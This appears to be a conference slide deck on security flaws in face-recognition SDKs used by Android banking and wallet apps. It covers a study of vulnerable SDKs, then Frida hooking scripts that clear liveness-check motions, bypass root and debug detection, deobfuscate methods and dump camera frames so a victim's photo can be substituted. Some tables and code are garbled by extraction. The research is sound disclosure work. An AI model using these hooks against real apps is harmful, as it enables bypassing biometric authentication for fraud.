String aR = "openMouthPic.jpg";

Malicious app can steal your photo! Lower cost for replace attack (no hooking)

No UI hijacking protection



Refer to our previous work : https://mobitec.ie.cuhk.edu.hk/phyjacking/



Face authorization





Empirical Study

| | SDK Interact D | Ae | | ary n Generat Configu | ion | ing | ss Location Liveness Resul | ts | | Cocation Included Easiest Possible Attack Easiest Possible Result Replacement |
|------|-------------------|------|---------|------------------------------------|----------|--------------------|-------------------------------|---------|-------|---|
| e e | SDK ract N | Noue | we Libr | ary n Generat Configu | Irable C | Thecking Livene | ss Lourness Rest | (at c) | ningl | ncluded Possie |
| Face | Inter | Nar | Acut | Cours | Env. | LIVO | LIVU | Mate | UL | East |
| Α | actions | 1 | | θ, \mathbb{A} | N | L | $\{r, M, M_{enc}\}$ | C,S | X | Result Replacement |
| Α′ | actions | 1 | | θ, \mathbb{A} | N | L | M _{sign} | С | X | Result Replacement |
| В | flashing | 1 | С | Ø | N,C | L | M _{enc} | С | ✓ | — |
| B ′ | static | 1 | | Ø | N,C | С | | С | ✓ | |
| С | actions | 1 | С | $\mathbf{	heta}_s, \mathbb{A}_s$ | N,C | $L \wedge C$ | $\{M_{enc}, E_{enc}\}$ | С | ✓ | |
| Е | actions | ✓ | L | θ | N | L | M | S | X | Result Replacement |
| F | actions | 1 | C | $\mathbf{	heta}_s, \mathbb{A}_s$ | N,C | $L \wedge C$ | ? | С | ✓ | |
| D | actions | 1 | L | θ, \mathbb{A} | N | L | M | S | X | Result Replacement |
| G | actions | 1 | C | Ø | N,C | $L \wedge C$ | M _{sign} | С | ✓ | |
| Н | actions | X | С | Ø | J | L | M | С | ✓ | Result Replacement |
| Ι | actions | 1 | | $oldsymbol{	heta}_s, \mathbb{A}_s$ | J | L | M | S | ✓ | Result Replacement |
| J | static | X | | Ø | X | С | | С | ✓ | |
| K | actions | X | fixed | Ø | X | L | $\{M_{enc}, M\}$ | S | ✓ | Result Replacement |
| L | static | 1 | | Ø | X | L | r | L,S | X | Result Replacement |
| Μ | actions | 1 | ? | θ | X | L | $\{r, M_{enc}\}$ | L,S | X | — |
| Ν | static | 1 | | θ | X | L | r | L,S | X | Result Replacement |
| 0 | actions | X | L | A | × | С | | С | X | Video Forgery |
| Р | actions | 1 | L | A | × | L | $\{r, M_{sign}\}$ | S | X | Result Replacement |



Catastrophic Less secure Good practice

11 out of 18 *face SDKs* have insecure design or implementation



Measurement Study

Goal: scan market apps to get

- 1) Number of apps embed facial recognition SDKs
- 2) Identify which SDK they use

Challenge:

Many apps are obfuscated / protected by packers

Stable fingerprints:

- 1) Model files (.dat, .tflite)
- 2) SDK Native libraries (.so)
- 3) SDK license files (.txt, .lic)









Table 2: Financial Apps with Face SDKs

SDK SDK Packer Packer App App Wallet A Q, <u>A</u> Flutter[†] Bank A Α Β <u>A, E</u> Bangcle Wallet B Tencent Bank B DexGuard Bangcle Wallet C Q, <u>K</u> Bank C D Wallet D Bangcle Bank D <u>D, E</u> E <u>D, E</u> Bangcle Wallet E Bank E I, K Bangcle Wallet F Bank F B _____ Wallet G CEX A G, H Α Bangcle Wallet H C Ali CEX B R, G Tencent

Table 3: Face SDK distribution in an Android app market

| SDK | Number of Apps | Total App Downloads |
|-------------|----------------|---------------------|
| В | 297 | 113 million |
| F | 192 | 7.7 million |
| A | 153 | 6.6 million |
| E | 123 | 6.3 million |
| D | 85 | 3.1 million |
| G | 80 | 4.7 million |
| Q | 14 | 5.5 million |
| <u>P</u> | 12 | 0.1 million |
| sum (total) | 956 | 147 million |
| sum (weak) | 373 | 16.1 million |


SDK with color and underline are those with security issues as described in Table 1.

> Financial apps are the primary adopters of Face SDKs Most of them include insecure SDKs 2)













Attacker's Master Plan









Recon

- Is the app packed? •
- Which face SDK? •
- **Collect SDK package** ۲
- **Read SDK docs** •

Target Localization

- Decompile the SDK to • locate hooking target
- Defeat anti-debugging •
- Locate target in app




Attack

Dump and inspect data Process victim's photo to match to format Replace the data



Peek into the app

First challenge: Sophisticated commercial packers



| Some un | ► 🗖 okhttp3 |
|------------------------------------|------------------------|
| | ► 🗖 okio |
| <u>https:/</u> | ▶ 🗖 org |
| | ▶ 🖿 retrofit2 |
| <u>https:/</u> | ▶ 🖿 se.emilsjolander.s |
| | ▶ 🗖 sun |
| | ▶ 🖿 uk.co.senab.photov |
| Trick: and | Resources |
| | 井 0xc63fa2e4.dex |
| | 📕 0xc6aa5000.dex |
| | ქ 0xc6f47000.dex |
| More abc | 📕 0xc7729000.dex |
| | 井 0xc7fd9000.dex |
| Duan, Yue, | 📕 0xd1d48030.dex |
| (Un) Packei | 📕 0xea5b05e4.dex |
| Emulation. | 📕 0xea5dc02c.dex |
| | |

* Disclaimer: analysis and screencaps are not from a single app but @combination of a few real cases for illustration only #BHUSA @BlackHatEvents



stickylistheaders


view



Retrieve SDK and Docs

Q: Why not just decompile apps? A: Many apps are packed, but you can find readable code in SDK

When platform says "enterprise only"



Other Sources

- **GitHub Repositories**
- Historical apps without packing
- Maven Repositories

SDK docs help reverse engineering

- Protocol diagram
- List of APIs and options







Analyze the SDK, identify the weak link

Easy-to-tamper threshold value \rightarrow weaker/invalid liveness detection

public final class f extends AbstractInteractiveLiveness public OnLivenessListener mLiveListener; public float mThreshold = 0.95f;



if (ResultCode.OK == resultCode) {

if (Float.compare(detectResult.hackConfidence, 0.0f) >= 0 && detectResult.hackConfidence < fVar.mThreshold) { fVar.onSuccess(ResultCode.OK, detectResult.protobuf, detectResult.images, new Rect(detectResult.left, detect return;

a.a.a.a.a.a.b.e(" onLivenessFailed. Hack detected with confidence " + detectResult.hackConfidence);

There are also a bunch of thresholds like mouth opening gap, head turning angle, etc. Lowering these thresholds can make video forging easier. Or even effectively disable the liveness detection.





Controllable action sequence. Sometimes even accept empty sequence!

(this.motionPassed && this.motionList.size() == 0 && noMotionAttacks()) { notify(s.ALL_DONE);

Frida hooking

35

```
ManagerClass.setMotions.implementation = function(motions: any) {
    let jInteger = Java.use("java.lang.Integer")
    let iter = motions.iterator();
    let mint: number = 0;
    let motionNames: string[] = [];
   while(iter.hasNext()) {
       mint = Java.cast(iter.next(), jInteger).intValue()
       motionNames.push(motionMaps[mint])
    send("setMotions:" + motionNames.join(", "))
   // clear motion list, so that no motion is required
    let jList = Java.use("java.util.List")
    let motionObj = Java.cast(motions, jList)
   motionObj.clear()
    return this.setMotions(motions)
```

Interactive liveness detection **DOWNGRADES** to Static liveness detection **OR** even **No** liveness detection







Provider SDK returns an encrypted result and raw image frames. Apps are supposed to send encrypted result to provider for verification.






A library provided by some tech company that help financial apps to integrate banking service "securely"



Who to blame?

Integration library is guilty: Use face SDK in an insecure way


Face service provider is culpable: Leave insecure option to apps Contain design flaws as well







Let's do hooking, but there's anti-xxx



Anti-anti-root



fridantiroot

frida --codeshare dzonerzy/fridantiroot

Anti-debug

Anti-anti-debug

frida -U -f 🛛 🗖 🗖

A world-class dynamic ir

-> Displays the help syst -> Display information ab -> Exit

https://frida.re/docs/home

Pixel (id= , **1** t`. Use %resume to let]-> %resume]-> Process terminate





Modified Frida

with characteristics removed *e.g.,* "re.frida.server"

frida early hook

e.g., libc hook to bypass TracerPid detection [Link to a great blog post]





```
const enumerateMethods = (classRef: any) => {
   // enumerate methods
   let results: Array<string> = [];
   var methods = classRef.class.getMethods();
   for (var i in methods) {
       var methodLine = methods[i].toString();
       results.push(methodLine)
   send(results.join("\n"))
```

We can enumerate loaded class methods But they are renamed (ProGuard)

Which method is the onComplete() method we saw in SDK code and wanted to hook?

public void com.foobar.ai.face.manager.FooFaceManager.a(int,byte[],int,int,int,int) public static com.foobar.ai.face.manager.FooFaceManager com.foobar.ai.face.manager.FooFaceManager.b() public boolean com.foobar.ai.face.manager.FooFaceManager.c(android.content.Context,com.foobar.ai.face.control.LiveFaceConfig) public void com.foobar.ai.face.manager.FooFaceManager.d() public void com.foobar.ai.face.manager.FooFaceManager.e(boolean) public void com.foobar.ai.face.manager.FooFaceManager.f(java.util.List) public void com.foobar.ai.face.manager.FooFaceManager.g(com.foobar.ai.face.manager.impl.OnFooFaceListener) public void com.foobar.ai.face.manager.FooFaceManager.h()





Deobfuscate by Signature

```
function parseMethod(methodLine) {
   var re = /(\S+) ([\w\.\$]*\.([\w\$]+))\((\S*)\)/g;
   var matches = re.exec(methodLine)
    return {
        returnType: matches[1],
        fullName: matches[2].
        name: matches[3].
        parameters: matches[4]
function matchRule(methodParsed, rule) {
    return Object.keys(rule).every(function(k) {
        if (typeof rule[k] == 'function') {
            return rule[k](methodParsed[k])
        } else {
            return rule[k] === methodParsed[k]
```

```
});
```

```
function paramList(parametersLine) {
    return parametersLine.split(',').filter(
        function(p){return p!==''}
```

By matching arguments and return types, we can find mapping between renamed class/methods/fields with those in the SDK

```
var onComplete = matchMethods(FaceListenerClass, {
    "returnType": "void",
    "parameters": "int,byte[],int,int"
});
var setMotions = matchMethods(FaceManagerClass, {
    "returnType": "bool",
    "parameters": "java.util.List"
});
```





Replace Attack: Data Format

To replace result image, you must know exact resolution and image format

```
/** Save captrued frame to file system in both raw bytes and JPEG */
let frameData = frameObj.p.value;
try {
    let file = File.$new("/data/data/com.target.app/cache/1.data");
    let fileOutputStream = FileOutputStream.$new(file);
    fileOutputStream.write(frameData);
    fileOutputStream.close();
    send("Raw image data saved successfully");
    // width & height can usually be guessed from raw bytes length
    let width = 640;
    let height = 480;
    let yuvImage = YuvImage.$new(frameData, 17 /* ImageFormat.NV21 */
    let outputRect = Rect.$new(0, 0, width, height);
    file = File.$new("/data/data/com.target.app/cache/1.jpg");
    fileOutputStream = FileOutputStream.$new(file);
    yuvImage.compressToJpeg(outputRect, 100, fileOutputStream);
    fileOutputStream.close();
    send("JPEG saved successfully");
```

Crop victim's image to exact size / orientation





YUV image (Android Camera)







Replace Attack: Data Encryption

This app just does encryption in Java

if (MyAppLike.Companion.getNetworkEnvironment() == 3) { this.appKey = BuildConfig.FO0 APP KEY; this.bPublicUrl = BuildConfig.F00 SIGN ADDRESS; **this**.bPublicKey =

this.secretKey =

} else { this.appKey = " **this**.bPublicUrl = BuildConfig.F00_SIGN_A **this**.bPublicKey =

this.secretKey =

Others try to hide it in Native library

vector_char * fastcall Encode2(vector_char *imageData)

char *cur; // r1 char *last; // r4 *int* **i**; // r2 *int* **j**; // r2

cur = imageData->_last; last = cur; (cur != imageData->_first) // vector size > 0

= imageData->_first;

[i] ^= SECRET_KEY[i % 1755]; // XOR with static key

t = imageData->_last; = imageData->_first;

while i < vector size lle (i < (unsigned int)(last - imageData->_first));

((unsigned int)(last - cur) >= 2) // vector size >= 2

do

cur[j++] ^= *cur; // XOR with first byte cur = imageData->_first;

// while j < vector size</pre> while (j < (unsigned int)(imageData->_last - imageData->_first));

return imageData;



blackhat USA2023

Black Hat Sound Bytes

AI (security) is fancy, but system security still needs attention

You are at risk even if you've been avoid using face recognition in apps

Urgent need of industrial standard on secure mobile (app) face recognition systems

More Questions? 🔰 @sanebow

